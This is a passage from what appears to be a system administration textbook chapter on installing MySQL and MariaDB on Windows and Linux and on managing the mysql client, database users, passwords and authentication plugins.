


Figure 18-1. MySQL Server Instance Configuration Wizard for MySQL 5.5.10 on Windows Server 2012 R2

MySQL 5.6 on Windows

Windows installers are not available for most versions of MySQL 5.6 or 5.7; however, zip archives are available. To install MySQL 5.6 on Windows, the first step is to download the archive and uncompress the result in a convenient directory, say C:\mysql-5.x.yy-win64 where x.yy is the version of MySQL.

The bin subdirectory can be manually added to the system path. Navigate Control Panel ➤ System and Security ➤ System. From Advanced system settings, select the Advanced tab and then Environment Variables. Choose Path, and add the MySQL bin subdirectory. For example, if the archive was uncompressed to C:\mysql-5.6.10-winx64, then the directory that is added to the path is C:\mysql-5.6.10-winx64\bin.

The MySQL server is named mysqld and is in the bin subdirectory. It can be started from the command line, but it is better to configure it to start as a service; this can be done with the sc command from an administrator-level command prompt. Set the start type of the service to auto and provide the full path to the mysqld server.

```
C:\Windows\system32>sc create mysql start="auto" binpath="C:\mysql-5.6.10-winx64\bin\mysqld"
[SC] CreateService SUCCESS
```

The service can be launched using `net start` and its status queried using `sc`.

```
C:\Windows\system32>net start mysql
```

The MySQL service is starting.

The MySQL service was started successfully.

```
C:\Windows\system32>sc queryex mysql
```

SERVICE_NAME: mysql

| | | |
|-------------------|---|---|
| TYPE | : | 10 WIN32_OWN_PROCESS |
| STATE | : | 4 RUNNING |
| | | (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN) |
| WIN32_EXIT_CODE | : | 0 (0x0) |
| SERVICE_EXIT_CODE | : | 0 (0x0) |
| CHECKPOINT | : | 0x0 |
| WAIT_HINT | : | 0x0 |
| PID | : | 2460 |
| FLAGS | : | |

The `sc` command can also be used to start/stop MySQL. The MySQL service can be viewed and managed using MMC (*cf.* Figure 7-2).

To allow the server to be contacted from the network, the proper port (TCP/3306) must be opened in the firewall.

This is a bare installation that does not include a configuration file; this would be in the MySQL directory with the name `my.ini`. A sample configuration file is included, named `my-default.ini`.

MySQL 5.7 on Windows

To install MySQL on Windows, the first step is to download the MySQL archive and uncompress the result in a convenient directory, say `C:\mysql-5.x.yy-win64` where `x.yy` is the version of MySQL. For convenience, the `bin` directory can be added to the system path.

As an example, here is the resulting directory structure for MySQL 5.7.10.

```
C:\Windows\system32>dir c:\mysql-5.7.10-winx64
```

Volume in drive C has no label.

Volume Serial Number is FA4C-A158

Directory of c:\mysql-5.7.10-winx64

| | | |
|---------------------|-------|----------------|
| 06/29/2018 04:36 PM | <DIR> | . |
| 06/29/2018 04:36 PM | <DIR> | .. |
| 06/29/2018 04:35 PM | <DIR> | bin |
| 11/29/2015 08:16 PM | | 17,987 COPYING |
| 06/29/2018 04:36 PM | <DIR> | docs |

CHAPTER 18 MYSQL AND MARIADB

```
06/29/2018 04:35 PM <DIR> include
06/29/2018 04:36 PM <DIR> lib
11/29/2015 08:33 PM 1,141 my-default.ini
11/29/2015 08:16 PM 2,478 README
06/29/2018 04:36 PM <DIR> share
      3 File(s)    21,606 bytes
      7 Dir(s)  16,914,202,624 bytes free
```

This is insufficient to start the MySQL server. A new directory needs to be created.

```
C:\Windows\system32>mkdir c:\mysql-5.7.10-winx64\data
```

This data subdirectory will be the location that MySQL stores database data.

MySQL stores its authentication information in the database `mysql`. This database, along with other required configuration files, is created by running the server daemon `mysqld` with the `--initialize` flag from an administrator command prompt.¹

```
C:\Windows\system32>mysqld --console --initialize
```

```
2018-06-29T23:41:14.789586Z 0 [Warning] TIMESTAMP with implicit DEFAULT value
is deprecated. Please use --explicit_defaults_for_timestamp server option (see
documentation for more details).
```

```
2018-06-29T23:41:16.242307Z 0 [Warning] InnoDB: New log files created, LSN=45790
2018-06-29T23:41:16.633189Z 0 [Warning] InnoDB: Creating foreign key constraint
system tables.
```

```
2018-06-29T23:41:16.789120Z 0 [Warning] No existing UUID has been found, so we
assume that this is the first time that this server has been started. Generating a
new UUID: ea983d50-7bf5-11e8-b88e-080027bf1b02.
```

```
2018-06-29T23:41:16.867269Z 0 [Warning] Gtid table is not ready to be used. Table
'mysql.gtid_executed' cannot be opened.
```

```
2018-06-29T23:41:16.976623Z 1 [Note] A temporary password is generated for root@localhost: Mryxq3!Wq09q
```

In this example, the password assigned to `root@localhost` is `Mryxq3!Wq09q`. A check of the directory `C:\mysql-5.7.10-winx64\data` shows new configuration files and a directory `C:\mysql-5.7.10-winx64\data\mysql` that contains the `mysql` database.

MySQL can now be installed as a service by running²

¹Some versions of MySQL (e.g., MySQL 5.7.20) require the Visual C++ Redistributable Packages for Visual Studio 2013 from Microsoft. If this is the case, attempts to run `mysqld` will fail with an error stating that `msvcr120.dll` is missing. The redistributable can be downloaded from <https://www.microsoft.com/en-us/download/details.aspx?id=40784>. See also the Notes and References section of Chapter 20.

²The service installation step will indicate success even if the previous steps were not followed. However, though the service will be present, attempts to start the service will fail. To verify the configuration is ready

```
C:\Windows\system32>mysqld --install
Service successfully installed.
```

The service can be launched using `net start`, and its status queried using `sc`.

```
C:\Windows\system32>net start mysql
The MySQL service is starting.
The MySQL service was started successfully.
```

```
C:\Windows\system32>sc queryex mysql
```

```
SERVICE_NAME: mysql
  TYPE               : 10  WIN32_OWN_PROCESS
  STATE              : 4   RUNNING
                        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE    : 0   (0x0)
  SERVICE_EXIT_CODE : 0   (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
  PID                : 2460
  FLAGS              :
```

The `sc` command can also be used to start/stop MySQL. The MySQL service can also be viewed and managed using MMC (*cf.* Figure 7-2).

At this point, the server is started and functional. However, it does not possess a configuration file; this would be named `my.ini` and located in the installation directory. Early versions of MySQL 5.7 include the file `my-default.ini` that can be used as a template, but later versions omit this.

To allow the server to be contacted from the network, the proper port (TCP/3306) must be opened in the firewall.

MariaDB on Windows

To install MariaDB on Windows, the administrator can download and launch the `.msi` installer (<https://downloads.mariadb.org/mariadb/+releases/>). After choosing the features to be installed, the administrator selects the root password, determines if the root user can access the server remotely, and whether an anonymous account should be created. The next dialog asks if it should be installed as a service, the name of that service, and the TCP port it should use if network access is enabled (Figure 18-2).

for service installation, an administrator can run `mysqld --console` from an administrator command prompt and verify that it is able to start without error before setting up the service.




Figure 18-2. Dialog boxes during the installation of MariaDB 5.5.35 on Windows 2012 R2

The MariaDB installer does not modify the system path, but it provides a Start Menu shortcut to a command prompt where the path variable has been changed. The binaries are in the bin subdirectory; for example, for MariaDB 10.0 the binaries are in the directory C:\Program Files\MariaDB 10.0\bin.

To permit network connections, the proper port (TCP/3306) must be opened in the firewall.

The mysql Client

The primary multipurpose command-line tool to connect to a database is the mysql client. The client is included when the server is installed. When the MariaDB server is installed, the client still uses the name mysql.

On Linux, the mysql client is included in the system path. On Windows, the mysql client is included in the bin subdirectory of either the MySQL or the MariaDB installation.

When the client is run without additional options:

- The hostname is set to localhost. On a Linux client, this means more to MySQL than just the hostname.
- On Linux, the MySQL user name is the corresponding Linux user name; on Windows the MySQL user name is “ODBC”.
- No password is sent.
- No default database is selected.

To connect to a host other than localhost, use the -h option, specifying the host either by DNS name or IP address. To set the user name, use the -u option. If the option -p is given, the user is prompted to provide a password. The default database is specified by the -D option.

It is possible (but not recommended) to include the password in the command following the -p flag without any intervening space. For example, to connect to MariaDB on the localhost as the root user with the password “password1!” a user can execute the command

```
jmaxwell@freia ~ $ mysql -u root -ppassword1!
```

Although the password is included in the command, on Linux systems it is masked. For example, on a Mint 17.3 system, a check of the process list shows

```
jmaxwell@freia ~ $ ps aux | grep mysql
root      6415  0.0  0.3  5680  3300 pts/1    S     20:18   0:00 /bin/bash /usr/
bin/mysqld_safe
mysql     6765  0.0  8.1 538984 83684 pts/1    Sl     20:18   0:00 /usr/sbin/
mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin
--user=mysql --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/
mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
jmaxwell  6901  0.0  0.4 19676  4984 pts/1    S+    20:21   0:00 mysql -u root -px
xxxxxxxxx
jmaxwell  6924  0.0  0.1  4700   2040 pts/2    S+    20:21   0:00 grep
--colour=auto mysql
```

The password has been replaced by xxxxxxxx. This masking extends to the /proc directory.

```
jmaxwell@freia ~ $ cat /proc/6901/cmdline
mysql-uroot-pxxxxxxxxxx
```

On the other hand, the database password is easily read on a Windows system using Process Explorer or tasklist.

```
C:\Users\Administrator>tasklist /v | findstr mysql
mysqld.exe 2968 Services 0      90,476 K Unknown
          NT AUTHORITY\NETWORK SERVICE                         0:00:00 N/A
cmd.exe    4068 Console  1      3,056 K Running
          ASTROLABE\Administrator                           0:00:00
          Administrator: C:\Windows\System32\cmd.exe - mysql -u root -ppassword1!
mysql.exe  4000 Console  1      6,044 K Unknown
          ASTROLABE\Administrator                           0:00:00 N/A
```

Connections to MySQL/MariaDB can be made in four different ways:

- Via a TCP/IP connection. This is required for remote connections and available for local connections.
- Via Unix socket; only available on Linux and Unix systems.
- Via a named pipe; only available on Windows systems.
- Via a shared memory connection; only available on Windows systems.

CHAPTER 18 MYSQL AND MARIADB

If the host name is not specified or if it is specified as localhost, then on Linux and Unix systems the connection is made with a Unix socket. To connect to localhost on a Linux or Unix system via TCP/IP, the user can specify 127.0.0.1 as the host. Alternatively, the protocol can be specified on the command line via the --protocol={TCP | SOCKET | PIPE | MEMORY} option.

Once a connection has been made to a server, the details of the connection are available using the status command. For example, on a MariaDB installation on Windows, the command returns

```
MariaDB [(none)]> status
-----
mysql Ver 15.1 Distrib 10.1.8-MariaDB, for Win64 (AMD64)

Connection id:          5
Current database:
Current user:           root@localhost
SSL:                   Not in use
Using delimiter:        ;
Server:                 MariaDB
Server version:         10.1.8-MariaDB mariadb.org binary distribution
Protocol version:       10
Connection:             localhost via TCP/IP
Server characterset:    latin1
Db      characterset:   latin1
Client characterset:    cp850
Conn.   characterset:   cp850
TCP port:               3306
Uptime:                 31 min 15 sec

Threads: 2  Questions: 29  Slow queries: 0  Opens: 19  Flush tables: 1  Open
tables: 30  Queries per second avg: 0.015
```

The abbreviation \s can also be used; here is the output from a Mint 17 system running MySQL:

```
mysql> \s
-----
mysql Ver 14.14 Distrib 5.5.35, for debian-linux-gnu (i686) using readline 6.3

Connection id:          43
Current database:
Current user:           root@localhost
SSL:                   Not in use
Current pager:          stdout
Using outfile:          ''
```

```

Using delimiter: ;
Server version:      5.5.35-1ubuntu1 (Ubuntu)
Protocol version:    10
Connection:          Localhost via UNIX socket
Server characterset: latin1
Db     characterset: latin1
Client characterset: utf8
Conn. characterset:  utf8
UNIX socket:         /var/run/mysqld/mysqld.sock
Uptime:              2 hours 21 min 52 sec

Threads: 1  Questions: 578  Slow queries: 0  Opens: 421  Flush tables: 1  Open
tables: 41  Queries per second avg: 0.067

```

HeidiSQL

On Windows, the MariaDB installation process includes the tool HeidiSQL. This is a graphical tool that can be used to manage local and remote MySQL and MariaDB instances (Figure 18-3).

The screenshot shows the HeidiSQL interface connected to a MariaDB 10.1.8 instance on port 127.0.0.1. The left sidebar displays the database structure, including the mysql schema with its various tables like innodb_index_stats, innodb_table_stats, plugin, proc, procs_priv, proxies_priv, roles_map, servers, slow_log, tables_priv, table_stats, time_zone, time_zone_leap_second, time_zone_name, time_zone_offset, and user. The main pane shows the user table with four rows of data. The bottom pane contains the SQL query history:

```

17 SHOW CREATE TABLE `mysql`.`user`;
18 SHOW COLLATION;
19 SHOW ENGINES;
20 SELECT `Host`, `User`, `Password`, `Select_priv`, `Insert_priv`, `Update_priv`, `Delete_priv`, `Create_priv`, `Drop_priv` FROM `mysql`.`user`;
21 SHOW CREATE TABLE `mysql`.`user`;

```

Figure 18-3. HeidiSQL 9.1.0.4867 from MariaDB 10.1.8 on Windows Server 2016

Users and Privileges

MySQL and MariaDB use accounts to determine who can authenticate to the database. Though these accounts may share the same name(s) as accounts in the operating system (e.g., root), the MySQL/MariaDB accounts are unrelated to the operating system accounts.

When authenticating a user, MySQL/MariaDB uses three factors:

- The username
- The password
- The hostname that is the source of the connection attempt

It is possible to have two different accounts with the same username, provided they have different hostnames. Initially, the database root account(s) have all privileges on the database.

Initially Connecting to MySQL or MariaDB

The method to connect to MySQL or MariaDB immediately after the software is installed varies.

Initial Connections on CentOS or OpenSuSE

When MySQL or MariaDB is installed on CentOS or OpenSuSE, no passwords are initially provided for any of the accounts. Any local user can log in as the MySQL root user without authentication. For example, on CentOS 6.8 with MySQL, a non-root CentOS user can connect as database root as follows.

```
[egalois@scheat ~]$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

The situation is the same for OpenSuSE 42.1 using MariaDB. Note that the name of the client is still mysql.

```
egalois@wei:~$ mysql -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
```

```
Your MariaDB connection id is 4
Server version: 10.0.21-MariaDB openSUSE package

Copyright (c) 2000, 2015, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Initial Connections on Mint and Ubuntu

The situation for Mint and Ubuntu is more complex, and it depends on both the distribution and the database.

When installing MySQL on Mint or Ubuntu, the administrator is prompted during the installation process to provide a password for the MySQL root user (Figure 18-4).




Figure 18-4. The MySQL installation process on Ubuntu 15.10 prompting for the creation of a MySQL root user password

A similar dialog is presented when installing MariaDB on Ubuntu 14.04 or 14.10, or on Mint 17 through 17.3. For these cases, a user that knows the database root password can authenticate with the client. For example, on Ubuntu 14.10 and MariaDB

```
jmaxwell@agamemnon:~$ mysql -u root -p
Enter password: <enter password here>
```

CHAPTER 18 MYSQL AND MARIADB

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 36

Server version: 5.5.39-MariaDB-2 (Ubuntu)

Copyright (c) 2000, 2014, Oracle, Monty Program Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

Beginning with Ubuntu 15.04 and Mint 18, MariaDB users are handled differently. The MariaDB installation process does not present a dialog like Figure 18-4 to set the root password.

To connect to the server as database root, the administrator of one of these Mint or Ubuntu systems does not need to provide a database password, but the connection must be made using sudo.

```
cgauss@chicago:~$ mysql -u root
```

```
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
```

```
cgauss@chicago:~$ sudo mysql -u root
```

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 3

Server version: 10.1.25-MariaDB-1 Ubuntu 17.10

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]>
```

Initial Connections on Windows

The installation process for MySQL 5.7 on Windows created a password for the root user when the command mysqld --console --initialize was run. Once the service is started, a local user can connect to the system with the provided root password.

```
C:\Users\cgauss>mysql -u root -p
```

```
Enter password: *****
```

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 2

Server version: 5.7.10

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

The administrator needs to change the password before commands can be run. This is done using ALTER USER.³

```
mysql> \s
ERROR 1820 (HY000): You must reset your password using ALTER USER statement before
executing this statement.

mysql> ALTER USER root@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

At this point, the password is changed and the user can run commands.

```
mysql> \s
-----
mysql Ver 14.14 Distrib 5.7.20, for Win64 (x86_64)

Connection id:          4
Current database:
Current user:           root@localhost
SSL:                   Not in use
Using delimiter:        ;
Server version:         5.7.20
Protocol version:       10
Connection:             localhost via TCP/IP
Server characterset:    latin1
Db      characterset:   latin1
Client characterset:    cp850
Conn.  characterset:    cp850
TCP port:               3306
Uptime:                 46 sec

Threads: 1  Questions: 8  Slow queries: 0  Opens: 106  Flush tables: 1  Open
tables: 99  Queries per second avg: 0.173
```

For MySQL 5.6 on Windows, after installation a local user can connect as the root@localhost user without providing a password.

```
C:\Users\cgauss>mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.6.10 MySQL Community Server (GPL)

... Output Deleted ...
```

³The ALTER USER command is discussed in more detail later in the chapter.

For MySQL 5.5 or MariaDB, after installation a local user can connect as the `root@localhost` user by providing the password chosen during installation.

Authenticating to MySQL

Authentication information for MySQL and MariaDB is stored in a special database on the server named `mysql`. The collection of tables in this database varies with the version of MySQL or MariaDB. For example, on Ubuntu 11.04 with MySQL 5.1.54, the database `mysql` has 23 tables, while on Ubuntu 15.04 and MySQL 5.6.24, the database `mysql` has 28 tables and on Ubuntu 17.10 and MySQL 5.7.19, the database `mysql` has 31 tables.

The Table `mysql.user`

Information about database users is contained in the table `mysql.user`. This is a complex table that can have as many as 45 fields; it also has a different structure depending on the version of MySQL or MariaDB. Each row in the table corresponds to a MySQL user; each row contains the fields `user` and the `host`. For MySQL prior to MySQL 5.7.6, this table also contains the field `password`. For MySQL 5.5.7 or later, this table contains the fields `authentication_string` and `plugin`. The `plugin` field determines how accounts are authenticated. If no plugin is specified, then MySQL uses the `password` field and a hashing algorithm. This algorithm was changed in MySQL 4.1.

As an example of the structure of the table `mysql.user`, this is the structure of that table on MySQL 5.6.17 as installed on OpenSUSE 13.2. Notice that this MySQL version includes both `password` and `authentication_string`. Many of the fields in this table enumerate the privileges that an account possesses.

```
mysql> DESCRIBE mysql.user;
```

| Field | Type | Null | Key | Default | Extra |
|---------------|---------------|------|-----|---------|-------|
| Host | char(60) | NO | PRI | | |
| User | char(16) | NO | PRI | | |
| Password | char(41) | NO | | | |
| Select_priv | enum('N','Y') | NO | | N | |
| Insert_priv | enum('N','Y') | NO | | N | |
| Update_priv | enum('N','Y') | NO | | N | |
| Delete_priv | enum('N','Y') | NO | | N | |
| Create_priv | enum('N','Y') | NO | | N | |
| Drop_priv | enum('N','Y') | NO | | N | |
| Reload_priv | enum('N','Y') | NO | | N | |
| Shutdown_priv | enum('N','Y') | NO | | N | |
| Process_priv | enum('N','Y') | NO | | N | |
| File_priv | enum('N','Y') | NO | | N | |
| Grant_priv | enum('N','Y') | NO | | N | |

... Output Deleted ...

```
| max_user_connections | int(11) unsigned | NO | 0 |
| plugin              | char(64)        | YES | |
| authentication_string | text            | YES | NULL |
| password_expired    | enum('N','Y')   | NO | N |
+-----+-----+-----+-----+
43 rows in set (0.00 sec)
```

Initial Values in mysql.user

The initial installation process creates different users and different mysql.user tables depending on the version of MySQL. For example, CentOS 6.7 uses MySQL 5.1.73, so the password field is present. Immediately after installation on the system phecdas.stars.example, MySQL has the following entries in the mysql.user table.

```
mysql> SELECT user, host, password FROM mysql.user;
+-----+-----+
| user | host          | password |
+-----+-----+
| root | localhost     |          |
| root | phecdas.stars.example |          |
| root | 127.0.0.1      |          |
|      | localhost       |          |
|      | phecdas.stars.example |          |
+-----+-----+
5 rows in set (0.00 sec)
```

As a second example, immediately after installing MySQL 5.6.17 on the OpenSuSE 13.2 system marfikent.stars.example, the mysql.user table has the following entries:

```
mysql> SELECT user, host, password, plugin, authentication_string FROM mysql.user;
+-----+-----+-----+-----+-----+
| user | host          | password | plugin | authentication_string |
+-----+-----+-----+-----+
| root | localhost     |          |        |          |
| root | marfikent     |          |        |          |
| root | 127.0.0.1      |          |        |          |
| root | ::1           |          |        |          |
|      | localhost       |          |        | NULL   |
|      | marfikent       |          |        | NULL   |
+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

As a third example, Ubuntu 16.10 uses MySQL 5.7.11, and so does not include a password field. After installation the mysql.user table is as follows.⁴

```
mysql> SELECT user, host, plugin, authentication_string FROM mysql.user \G
***** 1. row *****
    user: root
    host: localhost
    plugin: mysql_native_password
authentication_string: *0262F498E91CA294A8BA96084EEEDB5F635B23A3
***** 2. row *****
    user: mysql.sys
    host: localhost
    plugin: mysql_native_password
authentication_string: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
***** 3. row *****
    user: debian-sys-maint
    host: localhost
    plugin: mysql_native_password
authentication_string: *10C2CC6DFA9A20F066DFB00E3CEF07882E6C880F
3 rows in set (0.00 sec)
```

As an example of a MariaDB server, Mint 18.2 with MariaDB 10.0.34 immediately after installation has a mysql.user table with the data

```
MariaDB [(none)]> SELECT user, host, password, plugin, authentication_string FROM
mysql.user;
+-----+-----+-----+-----+
| user | host      | password | plugin      | authentication_string |
+-----+-----+-----+-----+
| root | localhost |          | unix_socket |          |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

The password and authentication_string for root@localhost are blank, which might suggest that this account has no password. However, note also that the account uses the unix_socket plugin for authentication. This plugin first appeared in MariaDB 5.2.0. It checks to see if the user has been authenticated by the operating system; only if this is so is access to the database granted.⁵

⁴The statement is ended with \G to display the results vertically.

⁵<https://mariadb.com/kb/en/library/authentication-plugin-unix-socket/>

Changing Passwords in MySQL \leq 5.6

The preferred method to change a password on older versions of MySQL is to use the SET PASSWORD function. As an example, on CentOS 6.7, which uses MySQL 5.1.73, an administrator can change the root password for localhost as follows.

```
mysql> SET PASSWORD FOR root@localhost = password('password1!');  
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> SELECT user, host, password FROM mysql.user;  
+-----+-----+  
| user | host      | password          |  
+-----+-----+  
| root | localhost | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |  
| root | phecdas.example |  
| root | 127.0.0.1 |  
|     | localhost |  
|     | phecdas.example |  
+-----+-----+  
5 rows in set (0.00 sec)
```

The password function in this statement ensures that the entry is properly hashed. Because the data for the password is stored in mysql.user, there are other ways it can be modified, including directly setting the data with an UPDATE command.⁶

```
mysql> UPDATE mysql.user SET mysql.user.password=password('password1!') WHERE  
mysql.user.user='root' AND mysql.user.host="127.0.0.1";  
Query OK, 1 row affected (0.00 sec)  
Rows matched: 1  Changed: 1  Warnings: 0
```

```
mysql> SELECT user, host, password FROM mysql.user;  
+-----+-----+  
| user | host      | password          |  
+-----+-----+  
| root | localhost | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |  
| root | phecdas.example |  
| root | 127.0.0.1 | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |  
|     | localhost |  
|     | phecdas.example |  
+-----+-----+  
5 rows in set (0.00 sec)
```

⁶Please don't do this.

Changing Passwords in MySQL \geq 5.7

The use of `SET PASSWORD` to change account passwords is no longer the preferred method to change an account password.⁷ Beginning with MySQL 5.7, the function `ALTER USER` is available and is preferred. This is the behavior that was observed during the installation of MySQL 5.7 on Windows.

As an example, Ubuntu 16.04 uses MySQL 5.7.11. The password for the root user on localhost can be changed as follows.

```
mysql> ALTER USER 'root'@'localhost' IDENTIFIED BY 'new_password';
Query OK, 0 rows affected (0.00 sec)

mysql> SELECT user, host, plugin, authentication_string FROM mysql.user \G
***** 1. row *****
      user: root
      host: localhost
      plugin: mysql_native_password
authentication_string: *0913BF2E2CE20CE21BFB1961AF124D4920458E5F
***** 2. row *****
      user: mysql.sys
      host: localhost
      plugin: mysql_native_password
authentication_string: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
***** 3. row *****
      user: debian-sys-maint
      host: localhost
      plugin: mysql_native_password
authentication_string: *10C2CC6DFA9A20F066DFB00E3CEF07882E6C880F
3 rows in set (0.00 sec)
```

Changing Authentication Plugins

An administrator running MariaDB on Ubuntu 15.04 or Mint 18 or later may wish to change the plugin used for authentication `root@localhost` away from `unix_socket`. If this is left blank, then password authentication is used. To do so, an administrator can run the following to make the change and verify that it has occurred.

⁷<https://dev.mysql.com/doc/refman/5.7/en/set-password.html>

```
MariaDB [(none)]> UPDATE mysql.user SET mysql.user.plugin=' ' WHERE mysql.user.
user='root';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> SELECT user, host, plugin, authentication_string FROM mysql.
user;
+-----+-----+-----+
| user | host      | plugin | authentication_string |
+-----+-----+-----+
| root | localhost |        |                      |
+-----+-----+-----+
1 row in set (0.00 sec)
```

At this point, the root user can log in without a password; clearly this needs to be changed.

Creating Users

Users can be created using `CREATE USER`. For example, to create a new user on MySQL 5.6.17 on OpenSuSE 13.2, an administrator can run the command

```
mysql> CREATE USER 'bob'@'localhost' IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)

mysql> SELECT user, host, password, plugin, authentication_string FROM mysql.user
WHERE user='bob' \G
***** 1. row *****
      user: bob
      host: localhost
    password: *0262F498E91CA294A8BA96084EEEDB5F635B23A3
      plugin: mysql_native_password
authentication_string:
1 row in set (0.00 sec)
```

For MariaDB on Ubuntu 15.04 or Mint 18 or later, it is possible to create users that use the `unix_socket` plugin rather than a password. Suppose that jmaxwell is a local user on a Mint 18.1 system running MariaDB 10.0.24.

```
MariaDB [(none)]> CREATE USER jmaxwell@localhost IDENTIFIED VIA unix_socket;
Query OK, 0 rows affected (0.00 sec)
```

